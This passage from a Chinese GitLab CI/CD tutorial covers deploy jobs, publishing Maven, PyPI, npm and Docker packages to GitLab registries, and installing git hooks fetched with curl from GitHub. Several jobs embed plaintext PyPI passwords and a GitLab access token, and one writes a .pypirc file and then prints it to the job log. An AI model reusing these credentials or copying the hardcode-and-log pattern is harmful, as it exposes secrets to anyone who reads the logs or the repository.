  environment:
    url: https://${MODULE}.netkiller.cn
  script:
    - \cp -af dist/${MODULE}.jar /opt/netkiller.cn/cloud.netkiller.cn

auth:
  extends: .deploy-dev
  variables:
    MODULE: auth
  script:
    - \cp -af dist/${MODULE}.jar /opt/netkiller.cn/cloud.netkiller.cn

incar:
  extends: .deploy-dev
  variables:
    MODULE: incar
  script:
    - \cp -af modules/incar/src/main/resources/CFCA /opt/netkiller.cn/cloud.netkiller.cn/
    - \cp -af dist/incar.jar /opt/netkiller.cn/cloud.netkiller.cn

ms:
  extends: .deploy-dev
  variables:
    MODULE: ms
  script:
    - \cp -af dist/ms.jar /opt/netkiller.cn/cloud.netkiller.cn

system:
  extends: .deploy-dev
  variables:
    MODULE: system
```

```
  script:
    - \cp -af dist/system.jar /opt/netkiller.cn/cloud.netkiller.cn

job:
  extends: .deploy-dev
  variables:
    MODULE: job
  script:
    - \cp -af dist/job.jar /opt/netkiller.cn/cloud.netkiller.cn

activiti:
  extends: .deploy-dev
  variables:
    MODULE: activiti
  script:
    - \cp -af dist/activiti.jar /opt/netkiller.cn/cloud.netkiller.cn

chain:
  extends: .deploy-dev
  variables:
    MODULE: chain
  script:
    - \cp -af dist/chain.jar /opt/netkiller.cn/cloud.netkiller.cn

msg:
  extends: .deploy-dev
  variables:
    MODULE: msg
  script:
    - \cp -af dist/msg.jar /opt/netkiller.cn/cloud.netkiller.cn

xxl-job-admin:
  extends: .deploy-dev
  variables:
    MODULE: xxl-job-admin
  script:
    - \cp -af dist/xxl-job-admin.jar /opt/netkiller.cn/cloud.netkiller.cn

ev:
  extends: .deploy-dev
  variables:
    MODULE: ev
  script:
    - \cp -af dist/ev.jar /opt/netkiller.cn/cloud.netkiller.cn

sfapi:
  extends: .deploy-dev
  variables:
    MODULE: sfapi
  script:
    - \cp -af dist/sfapi.jar /opt/netkiller.cn/cloud.netkiller.cn

.deploy-dev:
  stage: deploy
  # tags:
  # - cloud
  only:
  - development
  environment:
    name: development
  when: manual
  # before_script:
    # - mvn -T 1C -Dmaven.test.skip=true clean package
  after_script:
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment up ${MODULE}
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment restart ${MODULE}
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment ps ${MODULE}
```

.gitlab-ci-staging.yml

```
staging build:
  stage: build
  only:
    - staging
  except:
    - feature
  before_script:
    - rm visual/report-platform/src/main/resources/bootstrap.yml
    - rm visual/report-platform/src/main/resources/bootstrap-stage.yml
    # - mv visual/report-platform/src/main/resources/bootstrap-stage.yml visual/report-
platform/src/main/resources/bootstrap.yml
    - ls visual/report-platform/src/main/resources/
  script:
    - mvn -T 1C -Dmaven.test.skip=true clean package

staging:
  stage: deploy
  only:
    - staging
  script:
    - \cp -f auth/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f gateway/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f modules/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f visual/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
  after_script:
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e stage up
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e stage restart
  when: manual

report:
  extends: .deploy-template
  variables:
    MODULE: report
  environment:
    url: https://report.netkiller.cn
  script:
    - wechat -t 3 report.netkiller.cn $CI_COMMIT_AUTHOR Stage 环境「正在部署」
    - rsync -auzv visual/report-platform/target/*.jar
docker@$HOST:/opt/netkiller.cn/cloud.netkiller.cn/

gateway:
  extends: .deploy-template
  # only:
    # variables: [ $flag == "true" ]
  variables:
    MODULE: gateway
  environment:
    url: https://${MODULE}.netkiller.cn
  script:
    - \cp -f ${MODULE}/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

auth:
  extends: .deploy-template
  variables:
    MODULE: auth
  script:
    - \cp -f ${MODULE}/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

incar:
```

```
  extends: .deploy-template
  variables:
    MODULE: incar
  script:
    - \cp -f modules/incar/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

ms:
  extends: .deploy-template
  variables:
    MODULE: ms
  script:
    - \cp -f modules/ms/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

system:
  extends: .deploy-template
  variables:
    MODULE: system
  script:
    - \cp -f modules/system/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn

job:
  extends: .deploy-template
  variables:
    MODULE: job
  script:
    - \cp -f modules/job/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn


.deploy-template:
  stage: deploy
  variables:
    HOST: uat.netkiller.cn
  # tags:
  # - cloud
  only:
  - staging
  environment:
    name: staging
  when: manual
  before_script:
    - ssh docker@$HOST "sqldump stage -z"
    - wechat -t 3 ${MODULE}.netkiller.cn $CI_COMMIT_AUTHOR Stage 环境「备份数据库」
    # - ssh docker@$HOST "mdump stage -z"
    # - ssh docker@$HOST "cp /opt/netkiller.cn/api.netkiller.cn/admin.jar
/opt/backup/admin.$(date +%Y-%m-%d.%H:%M:%S).jar"
    # - rm -rf *.json.gz
    # - redis-dump -h 192.168.30.10 -d '0' | gzip > redis.db0.$(date +%Y-%m-
%d.%H:%M:%S).json.gz
    # - ssh docker@$HOST "sudo docker-compose -f /opt/netkiller.cn/ops.netkiller.cn/docker-
compose.yaml exec -it redis redis-cli -n 0 flushdb"
  after_script:
    # - md5sum admin/target/*.jar
    - ssh docker@$HOST "md5sum /opt/netkiller.cn/cloud.netkiller.cn/*.jar"
    - ssh docker@$HOST "python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e stage up
${MODULE}"
    - ssh docker@$HOST "python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e stage restart
${MODULE}"
    - ssh docker@$HOST "python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e stage ps"
    - wechat -t 3 ${MODULE}.netkiller.cn $CI_COMMIT_AUTHOR Stage 环境「完成部署」
```

.gitlab-ci-feature.yml

```
```

```
build-feature-job:
  stage: build
  tags:
    - feature
  only:
    - feature
  except:
    - feature
  script:
    - mvn -T 1C -Dmaven.test.skip=true clean package
  # when: manual

# unit-test-job:
#   stage: test
#   script:
#     - echo "Running unit tests... This will take about 60 seconds."
#     - echo "Code coverage is 90%"

# lint-test-job:
#   stage: test
#   script:
#     - echo "Linting code... This will take about 10 seconds."
#     - echo "No lint issues found."

deploy-feature-job:
  stage: build
  tags:
    - cloud
  # variables:
    # HOST: 192.168.30.7
  environment:
    name: feature
    url: https://api.netkiller.cn
  only:
    # - /^feature\/.*/
    - feature
  before_script:
    - mvn -T 1C -Dmaven.test.skip=true clean package
  after_script:
    # - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment up
    - python3 /opt/netkiller.cn/ops.netkiller.cn/docker.py -e experiment restart
    - wechat -t 1 cloud.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH 部署完毕
    # - voice 环境部署完成
  script:
    - \cp -f auth/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f gateway/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f modules/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    - \cp -f visual/*/target/*.jar /opt/netkiller.cn/cloud.netkiller.cn
    # - cp -r admin/src/main/resources/CFCA /opt/netkiller.cn/api.netkiller.cn/
  # when: manual
```

```
```

7. 软件包与镜像库

7.1. Maven 仓库

项目目录下面创建 ci_settings.xml 文件

```
<settings xmlns="http://maven.apache.org/SETTINGS/1.1.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/SETTINGS/1.1.0
http://maven.apache.org/xsd/settings-1.1.0.xsd">
  <servers>
    <server>
      <id>gitlab-maven</id>
      <configuration>
        <httpHeaders>
          <property>
            <name>Job-Token</name>
            <value>${env.CI_JOB_TOKEN}</value>
          </property>
        </httpHeaders>
      </configuration>
    </server>
  </servers>
</settings>
```

修改 pom.xml 文件添加下面内容

```
<repositories>
  <repository>
    <id>gitlab-maven</id>
    <url>${env.CI_API_V4_URL}/projects/${env.CI_PROJECT_ID}/packages/maven</url>
  </repository>
</repositories>
<distributionManagement>
  <repository>
    <id>gitlab-maven</id>
    <url>${CI_API_V4_URL}/projects/${env.CI_PROJECT_ID}/packages/maven</url>
  </repository>
  <snapshotRepository>
    <id>gitlab-maven</id>
    <url>${CI_API_V4_URL}/projects/${env.CI_PROJECT_ID}/packages/maven</url>
  </snapshotRepository>
</distributionManagement>
```

修改 .gitlab-ci.yml 添加 Maven 部署命令

Docker 执行器

```
deploy:
  image: maven:3.6-jdk-11
  script:
    - 'mvn deploy -s ci_settings.xml'
  only:
```

```
    - main
```

Shell 执行器

```
deploy:
  script:
    - 'mvn deploy -s ci_settings.xml'
  only:
    - main
```

Maven 部署的软件包



进入查看详情



将已存在的 JAR 文件部署到 Maven 仓库

```
package:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  script:
    - mvn deploy:deploy-file -DrepositoryId=gitlab-maven -
Durl=http://registry.netkiller.cn/api/v4/projects/14/packages/maven -Dpackaging=jar -
Dfile=lib/cfca.jar -DgroupId=cn.netkiller -DartifactId=cfca -Dversion=1.0.0 -
Dmaven.test.skip=true -s .ci_settings.xml
    - mvn deploy:deploy-file -DrepositoryId=gitlab-maven -
Durl=http://registry.netkiller.cn/api/v4/projects/14/packages/maven -Dpackaging=jar -
Dfile=lib/ra-toolkit-3.6.28.2.jar -DgroupId=cn.netkiller -DartifactId=ra-toolkit -
Dversion=3.6.28.2 -Dmaven.test.skip=true -s .ci_settings.xml
    - mvn deploy -s .ci_settings.xml -Dmaven.test.skip=true
  when: manual
  allow_failure: true
  only:
    - testing
```

7.2. Python Pypi 仓库

个人访问令牌

创建访问令牌



提示

需要勾选 ☑ api, read_api, read_registry, write_registry 四个授权



将令牌复制出来保存好

手工上传包

创建或编辑 ~/.pypirc 文件

```
[distutils]
index-servers =
    gitlab

[gitlab]
repository = https://gitlab.example.com/api/v4/projects/<project_id>/packages/pypi
username = <your_personal_access_token_name>
password = <your_personal_access_token>
```

用户和密码，可以使用个人访问令牌、部署令牌和 Gitlab 用户密码

```
<project_id> 替换成你的项目URL 或者 项目 ID

例如我的项目地址是：http://registry.netkiller.cn/netkiller.cn/python.netkiller.cn/-/packages

repository =
https://gitlab.example.com/api/v4/projects/netkiller.cn%2Fpython.netkiller.cn/packages/pypi

将 “/” 替换成 “%2F”
```

查看项目 ID



下面是我配置，仅供参考

```
Neo-iMac:devops neo$ cat ~/.pypirc
[distutils]
index-servers =
    gitlab

[gitlab]
repository = http://registry.netkiller.cn/api/v4/projects/30/packages/pypi
username=pypi
password=QFatUEzEybBR6gxxF5K2
```

上传命令

```
Neo-iMac:devops neo$ python3 setup.py sdist bdist_wheel
Neo-iMac:devops neo$ twine upload --repository gitlab dist/*
```

上传演示

```
Neo-iMac:devops neo$ twine upload --repository gitlab dist/netkiller-devops-0.3.*
Uploading distributions to http://registry.netkiller.cn/api/v4/projects/30/packages/pypi
Uploading netkiller-devops-0.3.0.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.3k/37.3k
[00:00<00:00, 426kB/s]
Uploading netkiller-devops-0.3.1.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.3k/37.3k
[00:00<00:00, 462kB/s]
Uploading netkiller-devops-0.3.2.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.3k/37.3k
[00:00<00:00, 436kB/s]
Uploading netkiller-devops-0.3.3.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.5k/37.5k
[00:00<00:00, 486kB/s]
Uploading netkiller-devops-0.3.4.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.4k/37.4k
[00:00<00:00, 475kB/s]
Uploading netkiller-devops-0.3.5.tar.gz
100%|████████████████████████████████████████████████████████████████| 37.5k/37.5k
[00:00<00:00, 490kB/s]
Neo-iMac:devops neo$
```

查看软件包



查看详细信息



在持续集成中配置

登陆 gitlab-runner 所在的服务器，如果只有 python 项目，建议使用 root 账号安装 twine 包

```
[root@localhost ~]# pip3 install twine
```

如果 gitlab-runner 是公共服务器，上面还会持续部署其他项目，为了项目更好隔离，可以使用 --user 参数，本地化安装

切换到 gitlab-runner，因为编译和打包，上传包都需要工作在 gitlab-runner 账号下面

```
[root@localhost ~]# su - gitlab-runner
```

安装 twine wheel 包

```
[gitlab-runner@localhost ~]$ pip3 install --user twine wheel
```

```
```

twine 将会被安装到 ~/.local/bin/twine 目录

```
[gitlab-runner@localhost ~]$ ls ~/.local/bin/twine
/home/gitlab-runner/.local/bin/twine
```

当然也可以将 twine wheel 放在 .gitlab-ci.yml 文件中，只是每次都安装一次，会影响构建性能。

```
cache:
  key: "$CI_COMMIT_REF_SLUG"
  paths:
    - dist/
stages:
  - build
  - test
  - deploy

build-job:
  stage: build
  tags:
    - shell
  before_script:
    - pip3 install --user netkiller-devops
    - pip3 install --user wheel twine
  script:
    - python3 setup.py sdist bdist_wheel
  # after_script:

deploy-job:
  stage: deploy
  tags:
    - shell
  before_script:
    - |
      cat > ~/.pypirc <<EOF
      [distutils]
      index-servers =
          gitlab

      [gitlab]
      repository = http://registry.netkiller.cn/api/v4/projects/30/packages/pypi
      username=pypi
      password=TUyGJW89wkdfjdh7QWAe
      EOF
    - cat  ~/.pypirc
  script:
    - ~/.local/bin/twine upload --repository gitlab dist/*
```

7.3. Node JS

创建项目访问令牌，这里不再赘述，前面已经讲过。

登陆到 gitlab-runner 服务器，安装 Node JS 环境

```
[root@localhost ~]# dnf install -y nodejs
[root@localhost ~]# npm install -g --registry=https://registry.npm.taobao.org cnpm
[root@localhost ~]# npm install -g --registry=https://registry.npm.taobao.org yarn2
```

打开 Node JS 项目，编辑 package.json 文件，修改项目名称 加入 scope 例如 "name": "demo" 改为 "name": "@netkiller/demo"，设置一个版本号 "version": "0.0.1"，然后将 "private": true 改为 "private": false

```
{
  "name": "@netkiller/demo",
  "version": "0.0.1",
  "private": false,
  "scripts": {
    "start": "node ./bin/www",
    "test": "mocha"
  },
  "dependencies": {
    "cookie-parser": "~1.4.3",
    "debug": "~2.6.9",
    "express": "~4.16.0",
    "http-errors": "~1.6.2",
    "morgan": "~1.9.0",
    "pug": "2.0.0-beta11"
  },
  "devDependencies": {
    "mocha": "^5.1.1",
    "supertest": "^3.0.0"
  }
}
```

配置 .gitlab-ci.yml 文件

```
cache:
  paths:
    - node_modules
    - dist

stages:
  - build
  - test
  - deploy

build-job:
  stage: build
  tags:
    - shell
  script:
    - cnpm install

deploy-job:
  stage: deploy
  tags:
    - shell
  script:
    - |
      echo -e "
```

```
@netkiller:registry=http://${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/

//${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/:_authToken=${CI_JOB_TOKEN}
      " > .npmrc
    - cnpm publish
```

7.4. Docker registry

Gitlab 默认不打开 docker registry 的功能，需要修改配置打开。

修改配置 /etc/gitlab/gitlab.rb 文件，将 registry_external_url 的值修改为 http://registry.netkiller.cn

提示

注意不能使用IP地址，如果使用IP地址必须配合端口号，且端口不能跟 Gitlab 冲突。

```
[root@gitlab ~]# grep 'registry_external_url' /etc/gitlab/gitlab.rb
# registry_external_url 'https://registry.example.com'
registry_external_url 'http://registry.netkiller.cn'
```

让配置生效

```
[root@gitlab ~]# gitlab-ctl reconfigure
```

检查配置文件

```
[root@gitlab ~]# cat /var/opt/gitlab/nginx/conf/gitlab-registry.conf
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

## Lines starting with two hashes (##) are comments with information.
## Lines starting with one hash (#) are configuration parameters that can be uncommented.
##
###################################
##         configuration         ##
###################################


server {
  listen *:80;
  server_name registry.netkiller.cn;
  server_tokens off; ## Don't show the nginx version number, a security best practice

  client_max_body_size 0;
  chunked_transfer_encoding on;


  ## Real IP Module Config
  ## http://nginx.org/en/docs/http/ngx_http_realip_module.html

  ## HSTS Config
  ## https://www.nginx.com/blog/http-strict-transport-security-hsts-and-nginx/
```

```
  add_header Strict-Transport-Security "max-age=63072000";

  access_log  /var/log/gitlab/nginx/gitlab_registry_access.log gitlab_access;
  error_log   /var/log/gitlab/nginx/gitlab_registry_error.log error;

  location / {

    proxy_set_header Host $http_host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto http;

    proxy_read_timeout                  900;
    proxy_cache off;
    proxy_buffering off;
    proxy_request_buffering off;
    proxy_http_version 1.1;

    proxy_pass          http://localhost:5000;
  }


}
```


配置 Docker registry

在 Gitlab Runner 运行的机器上配置 Docker registry

配置 Docker 的 daemon.json 配置文件

```
{
  "experimental": false,
  "features": {
    "buildkit": true
  },
  "builder": {
    "gc": {
      "defaultKeepStorage": "20GB",
      "enabled": true
    }
  },
  "insecure-registries": [
    "registry.netkiller.cn"
  ]
}
```

重启 Docker 让 daemon.json

```
[root@gitlab ~]# systemctl reload docker
```

我使用的 Docker Desktop for Mac，在 GUI 中配置 daemon.json 然后重启 Docker Desktop

配置 /etc/hosts 文件

```
Neo-iMac:nginx neo$ grep 'registry' /etc/hosts
192.168.30.5    registry.netkiller.cn
```

Docker 登陆到 registry.netkiller.cn，登陆可以使用 gitlab 用户和密码，可以使用“个人访问令牌”和“部署令牌”，创建令牌需要给予 read_registry 和 write_registry 权限。

```
Neo-iMac:nginx neo$ docker login registry.netkiller.cn -u neo
Password:
Login Succeeded
```

登陆成功会显示 Login Succeeded 并且会在 ~/.docker/config.json 产生配置项

```
Neo-iMac:nginx neo$ cat ~/.docker/config.json
{
        "auths": {
                "https://index.docker.io/v1/": {},
                "registry.netkiller.cn": {}
        },
        "credsStore": "desktop"
}
```

手动构建镜像并上传至容器镜像库

构建镜像

```
Neo-iMac:nginx neo$ docker build -t registry.netkiller.cn/netkiller.cn/java .
[+] Building 4.5s (9/9) FINISHED
 => [internal] load build definition from Dockerfile
0.3s
 => => transferring dockerfile: 37B
0.0s
 => [internal] load .dockerignore
0.4s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/nginx:latest
3.1s
 => [auth] library/nginx:pull token for registry-1.docker.io
0.0s
 => [1/4] FROM
docker.io/library/nginx:latest@sha256:dfef797ddddfc01645503cef9036369f03ae920cac82d344d58b637ee
861fda1
0.0s
 => CACHED [2/4] RUN apt update -y && apt install -y procps
0.0s
 => CACHED [3/4] RUN apt install -y iproute2 net-tools
0.0s
 => CACHED [4/4] WORKDIR /opt
```

```
0.0s
 => exporting to image
0.4s
 => => exporting layers
0.0s
 => => writing image sha256:549089448b9450a2515fd4653f35c4bb828079624edcbdbc2f0607ba3656598b
0.0s
 => => naming to registry.netkiller.cn/netkiller.cn/java
```

推送镜像

```
Neo-iMac:nginx neo$ docker push registry.netkiller.cn/netkiller.cn/java
Using default tag: latest
The push refers to repository [registry.netkiller.cn/netkiller.cn/java]
5f70bf18a086: Pushed
2d4c9573c0b6: Pushed
a8935bae4a3d: Pushed
280fbd619253: Pushed
921ee7f55927: Pushed
fc199aaed79a: Pushed
38aec0f8e5ed: Pushed
ea56d6ebf7e5: Pushed
e8b689711f21: Pushed
latest: digest: sha256:fbb365b3dbb302bc29ef2253fbf6b9acced54fa5337fd1cb804a52713f46a0a5 size:
2199
```

推送完成后，前往“容器镜像库”可以看到镜像



查看镜像



CI/CD 流水线配置

Maven 项目

pom.xml 中添加

```
        <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <project.reporting.outputEncoding>UTF-8</project.reporting.outputEncoding>
        <java.version>1.8</java.version>
        <docker.registry>registry.netkiller.cn</docker.registry>
        <docker.registry.name>netkiller.cn</docker.registry.name>
        <docker.image>api.netkiller.cn</docker.image>
        <docker.baseImage>openjdk:8-alpine</docker.baseImage>
    </properties>
```

plugins 插件添加

```
                        <plugin>
                                <groupId>com.spotify</groupId>
                                <artifactId>docker-maven-plugin</artifactId>
                                <version>1.2.2</version>
                                <configuration>
                                        <!--
<imageName>${docker.registry}/${docker.registry.name}/${project.artifactId}</imageName> -->
                    <imageName>${docker.registry}/${docker.registry.name}/${docker.image}
</imageName>
                                        <baseImage>${docker.baseImage}</baseImage>
                                        <maintainer>netkiller@msn.com</maintainer>
                                        <volumes>/tmp</volumes>
                                        <workdir>/srv</workdir>
                                        <env>
                                                <JAVA_OPTS>-server -Xms512m -Xmx4096m -
Djava.security.egd=file:/dev/./urandom</JAVA_OPTS>
                                        </env>
                                        <exposes>8080</exposes>
                                        <entryPoint>["sh", "-c", "java ${JAVA_OPTS} -jar
/srv/${project.build.finalName}.jar"]</entryPoint>
                                        <resources>
                                                <resource>
                                                        <targetPath>/srv</targetPath>
                                                        <directory>${project.build.directory}
</directory>

<include>${project.build.finalName}.jar</include>
                                                </resource>
                                        </resources>

<registryUrl>http://${docker.registry}/v2/</registryUrl>
                                        <imageTags>
                                                <imageTag>${project.version}</imageTag>
                                                <imageTag>latest</imageTag>
                                        </imageTags>
                                </configuration>
                        </plugin>
```

.gitlab-ci.yml

```
docker:
  stage: deploy
  before_script:
    - echo "glpat-amwpx6FWS1_mHTNUV7RU" | docker login -u "docker" --password-stdin
registry.netkiller.cn
  script:
    - mvn docker:build && mvn docker:push
  after_script:
    - wechat -t 1 api.netkiller.cn Docker 镜像制作完成
http://192.168.30.5/netkiller.cn/api.netkiller.cn/container_registry
  when: manual
  allow_failure: true
  only:
    - testing
```

下面在给一个 node js 项目的例子

准备 Dockerfile 文件

```
FROM nginx:alpine
LABEL author="neo"
VOLUME /etc/nginx
COPY dist/ /usr/share/nginx/html/
EXPOSE 80
WORKDIR /usr/share/nginx/html/
```

.gitlab-ci.yml

```
cache:
  key: ${CI_COMMIT_REF_SLUG}
  paths:
    - node_modules/
    - dist/
    - .sonar/

stages:
  - build
  - test
  - deploy
  - release

deploy feature:
  stage: build
  # variables:
  environment:
    name: feature
    url: https://www.netkiller.cn
  only:
    - /^feature\/.*/
    - feature
  tags:
    - cloud
  before_script:
    - cnpm install
    - rm -rf dist/*
    - cnpm run build:stage
  after_script:
    - wechat -t 1 www.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH 环境部署完成
    - voice feature 环境部署完成
  script:
    - sed -i "s/{{description}}/$(date +"%Y-%m-%d %H:%M:%S")/" dist/index.html
    # - rsync -auv --delete dist/* /opt/netkiller.cn/car.netkiller.cn/
    - rm -rf /opt/netkiller.cn/car.netkiller.cn/*
    - \cp -af dist/* /opt/netkiller.cn/car.netkiller.cn/

feature docker:
  stage: deploy
  # variables:
  environment:
    name: feature
    url: https://www.netkiller.cn
  only:
    - /^feature\/.*/
    - feature
  tags:
    - cloud
```

```
  before_script:
    - echo "glpat-amwpx6FWS1_mHTNUV7RU" | docker login -u "docker" --password-stdin
registry.netkiller.cn
  after_script:
    - docker push registry.netkiller.cn/netkiller.cn/www.netkiller.cn -a
    - wechat -t 1 www.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH Docker 镜像构建完成
    - voice feature 环境部署完成
  script:
    - docker build -t "registry.netkiller.cn/netkiller.cn/www.netkiller.cn:$(date +%Y-%m-
%d.%H%M)" .

release-job:
  stage: release
  tags:
    - shell
  only:
    - master
  script:
    - |
      echo -e "
      @sfzito:registry=http://${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/

//${CI_SERVER_HOST}/api/v4/projects/${CI_PROJECT_ID}/packages/npm/:_authToken=${CI_JOB_TOKEN}
      " > .npmrc
    - cnpm publish
  when: manual
```

使用 ${CI_COMMIT_SHORT_SHA} 版本号作为镜像版本

```
feature docker:
  stage: deploy
  # variables:
  environment:
    name: feature
    url: https://admin.netkiller.cn
  only:
    - /^feature\/.*/
    - feature
  tags:
    - cloud
  before_script:
    - echo "glpat-amwpx6FWS1_mHTNUV7RU" | docker login -u "docker" --password-stdin
registry.netkiller.cn
  after_script:
    - docker push
"registry.netkiller.cn/netkiller.cn/admin.netkiller.cn:${CI_COMMIT_SHORT_SHA}"
    - wechat -t 1 admin.netkiller.cn $CI_COMMIT_AUTHOR 在 $CI_COMMIT_BRANCH Docker 镜像构建完成
    - voice feature 环境部署完成
  script:
    - docker build -t
"registry.netkiller.cn/netkiller.cn/admin.netkiller.cn:${CI_COMMIT_SHORT_SHA}" .
```

8. 服务器端 hooks

Git server hooks

8.1. 创建全局 Server hooks

https://docs.gitlab.com/ee/administration/server_hooks.html

配置 custom_hooks_dir

```
vim /etc/gitlab/gitlab.rb

# 这个配置已经作废
gitlab_shell['custom_hooks_dir'] =
"/opt/gitlab/embedded/service/gitlab-shell/hooks"

# 在 gitaly 下面加入配置
gitaly['custom_hooks_dir'] =
"/var/opt/gitlab/gitaly/custom_hooks"
```

```
mkdir -p /var/opt/gitlab/gitaly/custom_hooks
vim /var/opt/gitlab/gitaly/custom_hooks/commit-msg
chmod +x /var/opt/gitlab/gitaly/custom_hooks/commit-msg
```

多个配置可以创建一个 commit-msg.d 目录，然后把多个脚本放入该目录

```
root@netkiller:/opt/gitlab# mkdir -p
/var/opt/gitlab/gitaly/custom_hooks/commit-msg.d
root@netkiller:/opt/gitlab# vim
```

```
/var/opt/gitlab/gitaly/custom_hooks/commit-msg.d/commit-msg
root@netkiller:/opt/gitlab# chmod +x
/var/opt/gitlab/gitaly/custom_hooks/commit-msg.d/commit-msg
root@netkiller:/opt/gitlab# gitlab-ctl reconfigure
```

8.2. 给单个仓库配置 Server hooks

查看仓库目录

https://gitlab.netkiller.cn/admin/projects/chenjingfeng/backup

Gitaly storage name: default

Gitaly relative path: @hashed/10/86/1086d35563c495c1cecbce12135cab3b945e01dd185ea2c1dc8ace5ad988977e.git

```
root@9b03d2708db7:/var/opt/gitlab# cat
/var/opt/gitlab/gitaly/config.toml | grep ^path
path = '/var/opt/gitlab/git-data/repositories'

root@9b03d2708db7:/var/opt/gitlab# cd /var/opt/gitlab/git-
data/repositories
root@9b03d2708db7:/var/opt/gitlab/git-data/repositories# cd
\@hashed/10/86/1086d35563c495c1cecbce12135cab3b945e01dd185ea2c1
dc8ace5ad988977e.git
```

创建 **hooks** 脚本

```
mkdir -p custom_hooks
vim custom_hooks/commit-msg
chmod +x custom_hooks/commit-msg
```

9. 客户端 hooks

9.1. 集成禅道

Linux/MacOS

配置模版目录

```
test -d ~/workspace/template/hooks && exit
pip3 install requests
mkdir -p ~/workspace/template/hooks
curl -s
https://raw.githubusercontent.com/netkiller/devops/master/share
/git/hooks/commit-msg -o ~/workspace/template/hooks/commit-msg
git config --global init.templatedir ~/workspace/template/
```

已存在项目需要手工处理，运行下面脚本

```
pip3 install requests
curl -s
https://raw.githubusercontent.com/netkiller/devops/master/share
/git/hooks/commit-msg -o .git/hooks/commit-msg
chmod +x .git/hooks/commit-msg
```

Windows

手工安装 Python 下载地址 https://www.python.org/ftp/python/3.11.1/python-3.11.1-amd64.exe，安装到 C:\Python 目录下

Window 11 也可以使用 Winget 安装

```
winget install python
```

安装完成之后安装依赖包

```
pip3 install requests
```

设置模板

```
mkdir c:\workspace\template\hooks
powershell curl -o c:\workspace\template\hooks\commit-msg
https://raw.githubusercontent.com/netkiller/devops/master/share
/git/hooks/commit-msg
git config --global init.templatedir c:\workspace\template
git config -l
```

已存在项目安装 Script

```
powershell curl -o .git/hooks/commit-msg
https://raw.githubusercontent.com/netkiller/devops/master/share
/git/hooks/commit-msg
```

使用方法

提交信息格式

代码提交时，提交信息这样写：

```
BUG 1234
```

如果本次提交代码修复了多个 BUG 这样写：

```
BUG 123 456 789
```

如果是需求，这样写：

```
TASK 123
```

还可以这样写：

```
BUG 123 456 789
TASK 1223 4556 1789
```

临时提交，不关联BUG和TASK这样写：

```
TMP 随便写点啥
```

10. WebHook

11. FAQ

11.1. 查看日志

```
gitlab-ctl tail
gitlab-ctl tail gitlab-rails
gitlab-ctl tail nginx/gitlab_error.log
```

11.2. debug runner

```
gitlab-runner -debug run
```

11.3. gitolite 向 gitlab 迁移

早期gitlab使用gitolite为用户提供SSH服务，新版gitlab有了更好的解决方案gitlab-shell。安装新版本是必会涉及gitolite 向 gitlab 迁移，下面是我总结的一些迁移经验。

第一步,将gitolite复制到gitlab仓库目录下

```
# cp -r /gitroot/gitolite/repositories/* /var/opt/gitlab/git-
data/repositories/
```

执行导入处理程序

```
# gitlab-rake gitlab:import:repos
```

上面程序会处理一下目录结构，例如

进入gitlab web界面，创建仓库与导入的仓库同名，这样就完成了导入工作。

提示

转换最好在git用户下面操作，否则你需要运行

```
# chown git:git -R /var/opt/gitlab/git-data/repositories
```

11.4. 修改主机名

默认Gitlab采用主机名，给我使用代理一定麻烦

```
git@hostname:example.com/www.example.com.git
http://hostname/example.com/www.example.com.git
```

我们希望使用IP地址替代主机名

```
git@172.16.0.1:example.com/www.example.com.git
http://172.16.0.1/example.com/www.example.com.git
```

编辑 /etc/gitlab/gitlab.rb 配置文件

```
external_url 'http://172.16.0.1'
```

重新启动Gitlab

```
# gitlab-ctl reconfigure
# gitlab-ctl restart
```

11.5. ERROR: Uploading artifacts as "archive" to coordinator... too large archive

持续集成提示错误

```
ERROR: Uploading artifacts as "archive" to coordinator... too
large archive  id=185 responseStatus=413 Request Entity Too
Large status=413 token=HKerPDE6
FATAL: too large
ERROR: Job failed: exit status 1
```

解决方案

Admin - Settings - CI/CD - Continuous Integration and Deployment

点击 Expand 展开配置项

